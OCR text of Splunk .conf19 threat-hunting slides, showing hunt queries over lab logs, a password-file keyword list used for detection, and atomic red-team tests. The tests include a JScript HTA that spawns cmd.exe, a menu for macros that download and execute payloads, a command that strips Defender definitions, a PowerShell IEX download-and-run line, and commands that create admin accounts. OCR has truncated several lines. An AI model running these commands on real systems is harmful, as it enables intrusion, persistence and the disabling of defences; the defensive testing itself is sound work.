
values(ParentCommandLine)	CommandLine
C:\WINDOWS\system32\cmd.exe	whoami wmic useraccount get /ALL quser /SERVER:"gravity" quser qwinsta.exe arp -a net sessions net use C:\WINDOWS\system32\cmd.exe /c qwinsta /server:gravity | findstr "Active Disc" C:\WINDOWS\system32\cmd.exe /S /D /c" echo services " find /v "#" find /v "console" C:\WINDOWS\system32\cmd.exe /S /D /c" echo administrator " find /v "#" find /v "console" C:\WINDOWS\system32\cmd.exe /S /D /c" echo brewer " find /v "#" find /v "console" C:\WINDOWS\system32\cmd.exe /S /D /c" echo rdp-tcp#40 " find /v "#" find /v "console" net user net user /domain cmdkey.exe /list

Windows EventID 4688

```
index=bots*
net.exe source="WinEventLog:Security"
| stats values(Creator_Process_Name) by Process_Command_Line
```

Process_Command_Line	values(Creator_Process_Name)
C:\Windows\system32\net1 start splunkforwarder	C:\Windows\System32\net.exe
C:\Windows\system32\net1 start sysmon	C:\Windows\System32\net.exe
C:\Windows\system32\net1 stop splunkforwarder	C:\Windows\System32\net.exe
C:\Windows\system32\net1 stop sysmon	C:\Windows\System32\net.exe
C:\Windows\system32\net1 user fyodormalteskesko /azuread	C:\Windows\System32\net.exe
C:\Windows\system32\net1 user fyodormalteskesko /domain	C:\Windows\System32\net.exe
C:\Windows\system32\net1 group "Domain Admins"	C:\Windows\System32\net.exe
C:\Windows\system32\net1 localgroup administrators svc_print /add	C:\Windows\System32\net.exe
C:\Windows\system32\net1 user /add svc_print Frothly1! "/comment:Service account installed by Frothly IT Staff"	C:\Windows\System32\net.exe
net start splunkforwarder	C:\Windows\System32\cmd.exe
net start sysmon	C:\Windows\System32\cmd.exe
net stop splunkforwarder	C:\Windows\System32\cmd.exe
net stop sysmon	C:\Windows\System32\cmd.exe
net user fyodormalteskesko /azuread	C:\Windows\System32\cmd.exe
net user fyodormalteskesko /domain	C:\Windows\System32\cmd.exe
"C:\Windows\system32\net.exe" group "Domain Admins"	C:\Windows\System32\WindowsPo
"c:\windows\system32\net.exe" localgroup administrators svc_print /add	C:\Windows\System32\WindowsPo
"c:\windows\system32\net.exe" user /add svc_print Frothly1! "/comment:Service account installed by Frothly IT Staff"	C:\Windows\System32\WindowsPo
"c:\windows\system32\net.exe" view \\10.1.1.10 /all	C:\Windows\System32\WindowsPo
"c:\windows\system32\net.exe" view \\10.1.1.101 /all	C:\Windows\System32\WindowsPo
"c:\windows\system32\net.exe" view \\10.1.1.105 /all	C:\Windows\System32\WindowsPo

splunk> .conf19



Move Laterally

splunk> .conf19

Gimme all The Access!

Credentials in Files - T1081


Data Sources: File monitoring, Process command-line parameters

Remote Desktop Protocol - T1076

Data Sources: Authentication logs, Netflow/Enclave netflow, Process monitoring

Endpoint

File Audit logging – EventCode=4663



EventCode=4663
| stats values(host) count by Object_Name

Object_Name	values(host)
C:\temp	ABUNGSTEIN-L AGRADY-L ATURING-L BTUN-L FMALTEKESKO-L GHOPPY-L JWORTOSKI-L MKRAEUSEN-L MVALITUS-L PCERF-L
C:\temp\Splunk_TA_windows\samples	ATURING-L FMALTEKESKO-L JWORTOSKI-L PCERF-L
C:\$Recycle.Bin\AzureAD\PeatCerf\$RWTT8F9\samples	PCERF-L
C:\temp\Splunk_TA_windows	ATURING-L FMALTEKESKO-L JWORTOSKI-L PCERF-L
C:\temp\Splunk_TA_windows\default	ATURING-L FMALTEKESKO-L JWORTOSKI-L PCERF-L
C:\temp\Splunk_TA_windows\lookups	ATURING-L FMALTEKESKO-L JWORTOSKI-L PCERF-L
C:\$Recycle.Bin\AzureAD\PeatCerf\$RWTT8F9\default	PCERF-L

```
EventCode=4663 \\desktop\\
| stats values(Object_Name) by host
```

host	values(Object_Name)
GRAVITY	C:\Users\wpreston\Desktop\Microsoft Edge.lnk C:\Users\wpreston\Desktop\desktop.ini C:\Users\wpreston\Desktop\logins.txt


Endpoint

`cb` [inputlookup sensitivefiles]
| stats values(process) count

https://github.com/carbonblack/cb-response-splunk-app

```
{
    "passwords": {
        "cmdline": ["passwords.txt",
                    "password.txt",
                    "passw.txt",
                    "password.doc",
                    "passwords.doc",
                    "password.doc",
                    "passwords.docx",
                    "pwd.txt",
                    "passwords.xlsx",
                    "password.xlsx"]
    },
    "Visio": {
        "process_name": ["visio.exe"]
    },
    "confidential": {
        "cmdline": ["confidential"]
    },
    "internal only": {
        "cmdline": ["internal only"]
    },
    "sensitive": {
        "cmdline": ["sensitive"]
    }
}
```

https://github.com/redcanaryco/cb-response-surveyor



Maintain Presence

splunk> .conf19

Don’t Mind Me, I’m Supposed to be Here

Create Account - T1136

- Data Sources: Process monitoring, Process command-line parameters, Authentication logs, Windows event logs

Local Job Scheduling - T1168

- Data Sources: File monitoring, Process monitoring

Endpoint

```
process=net.exe
| stats values(host) count by CommandLine
```

CommandLine	values(host)
"c:\windows\system32\net.exe" localgroup administrators svc_print /add	AGRADY-L
"c:\windows\system32\net.exe" user /add svc_print Frothly1! "/comment:Service account installed by Frothly IT Staff"	AGRADY-L
"c:\windows\system32\net.exe" view \\10.1.1.10 /all	AGRADY-L
net localgroup administrators rufus /add	GRAVITY
net user /add rufus Gn@rly_Dud3	GRAVITY
net user rufus	GRAVITY
"C:\Windows\system32\net.exe" localgroup	BSTOLL-L
"C:\Windows\system32\net.exe" user	BSTOLL-L
"C:\Windows\system32\net.exe" user /add Evil Account	BSTOLL-L
"C:\Windows\system32\net.exe" user /domain	BSTOLL-L
"c:\windows\system32\net.exe" view \\10.1.1.105 /all	AGRADY-L ATURING-L

Endpoint

```
host=GRAVITY process=schtasks.exe
| stats values(CommandLine) by host
```

host	values(CommandLine)
GRAVITY	SCHTASKS /Create /SC ONCE /TN spawn_cmd /TR C:\windows\system32\cmd.exe /ST 08:00:00 schtasks /query /fo LIST /tn \Microsoft\Windows\UNP\RunUpdateNotificationMgr

Sidebar Two

At this point – Shadow's Red Team work is mostly complete.

Simulate BOTSv4

Generate Atomic Tests to Test Your Defenses


splunk> .conf19

Atomic Tests

```
<html>

    <script language="JScript">

                // Type One
                // Child of Explorer, cmd.exe
                var ShellWindows = "{9BA05972-F6A8-11CF-A442-00A0C90A8F39}";
                var SW = GetObject("new:" + ShellWindows).Item();
                SW.Document.Application.ShellExecute("cmd.exe", "/c calc.exe", 'C:\\Windows\\System32', null, 0);


                // Type Two
                // Child of wmiprvse
                var strComputer = ".";
                var objWMIService = GetOb
                var objStartup = objWMISe
                var objConfig = objStartup
                objConfig.ShowWindow = 0;
                var objProcess = GetObject
                var intProcessID;
                objProcess.Create("cmd.exe

                // Type Three
                // Child of mshta.exe
                var r = new ActiveXObject

                close();
    </script>
</html>
```

```
PS C:\Windows\system32> C:\Users\research\Desktop\generate-macro.ps1
Enter the name of the document (Do not include a file extension): invoice_2019

--------Select Attack---------
1. Chain Reaction Download and execute with Excel.
2. Chain Reaction Download and execute with Excel, wmiprvse
3. Chain Reaction Download and execute with Excel, wmiprvse benign
4. Chain Reaction Download and execute with Excel Shell
5. Chain Reaction Download and execute with Excel ShellBrowserWindow
6. Chain Reaction Download and execute with Excel WshShell
7. Chain Reaction Download and execute with Excel and POST C2.
8. Chain Reaction Download and execute with Excel and GET C2.
------------------------------
Select Attack Number & Press Enter: 2
Saved to file C:\Users\research\Desktop\invoice_2019.xls

PS C:\Windows\system32>
```

Atomic Tests




```
## Disable Security Tools

c:\windows\program files (86)\defender\MpCMDRun.exe -RemoveDefinitions -All

## Network Service Scanning

## T1033 - System Owner / User Discovery
## Reference: https://github.com/redcanaryco/atomic-red-team/blob/499c751bcc99bec
## Change localhost if needed

echo Beginning System Owner / User Discovery

cmd.exe /C whoami
wmic useraccount get /ALL
quser /SERVER:"localhost"
quser
qwinsta.exe /server:localhost
qwinsta.exe

Powershell.exe IEX (New-Object Net.WebClient).DownloadString('https://raw.githubus

## Credentials in files

mkdir c:\temp\
type "bob password123" > c:\temp\logons.txt

## Create Account

net.exe user /add Shadow $ecret4assword
net.exe user Shadow
net.exe localgroup administrators Shadow /add
```

https://github.com/redcanaryco/atomic-red-team/tree/master/ARTifacts/Chain_Reactions

MITRE ATT&CK

		EDR				Sysmon				BlueProxy			
Data Source	MAX	Completeness	Consistency	Timeliness	Avg	Completenes	Consistency	Timeliness	Avg	Completeness	Consistency	Timeliness	Avg
Anti-virus	1	1	1	1	1	0	0	0	0	0	0	0	0
API monitoring	1	1	1	1	1	0	0	0	0	0	0	0	0
Authentication logs	1	1	1	1	1	0	0	0	0	0	0	0	0
Binary file metadata	1	1	1	1	1	0	0	0	0	0	0	0	0
BIOS	0	0	0	0	0	0	0	0	0	0	0	0	0
Data loss prevention	1	1	1	1	1	0	0	0	0	0	0	0	0
Digital Certificate Logs	0	0	0	0	0	0	0	0	0	0	0	0	0
DLL monitoring	1	1	1	1	1	1	1	1	1	0	0	0	0
EFI	0	0	0	0	0	0	0	0	0	0	0	0	0
Environment variable	1	1	1	1	1	1	1	1	1	0	0	0	0
File monitoring	1	1	1	1	1	1	1	1	1	0	0	0	0
Host network interface	1	1	1	1	1	0	0	0	0	0	0	0	0
Kernel drivers	1	1	1	1	1	0	0	0	0	0	0	0	0
Loaded DLLs	1	1	1	1	1	1	1	1	1	0	0	0	0
Malware reverse engineering	1	1	1	1	1	0	0	0	0	0	0	0	0
MBR	0	0	0	0	0	0	0	0	0	0	0	0	0
Netflow/Enclave netflow	1	0	0	0	0	0	0	0	0	1	1	1	1
Network device logs	1	0	0	0	0	0	0	0	0	0	0	0	0
Network protocol analysis	1	0	0	0	0	0	0	0	0	1	1	1	1
Packet capture	1	0	0	0	0	0	0	0	0	0	0	0	0
PowerShell logs	0	0	0	0	0	0	0	0	0	0	0	0	0
Process command-line parameters	1	1	1	1	1	1	1	1	1	0	0	0	0
Process monitoring	1	1	1	1	1	1	1	1	1	0	0	0	0
Process use of network	1	1	1	1	1	1	1	1	1	0	0	0	0

https://github.com/Cyb3rWard0g/ThreatHunter-Playbook/blob/master/resources/metrics/HuntTeam_HeatMap.xlsx

Want to Play BOTS at home?

https://github.com/splunk/botsv2

DETECTIONLAB


https://github.com/clong/DetectionLab

Apps of Interest

Boss of the SOC (BOTS) Advanced APT Hunting Companion App for Splunk

2 ratings


Splunk AppInspect Passe



Splunk Security Essentials

35 ratings

Splunk Built



Key Takeaways

1. Hunting can be hard or easy – It's what you make it
2. Know your data – If you want to hunt endpoints, you'll need the right sources
3. Test yourself – Know what you can detect before you miss it

.conf19

splunk>

Thank You!

Go to the .conf19 mobile app to

RATE THIS SESSION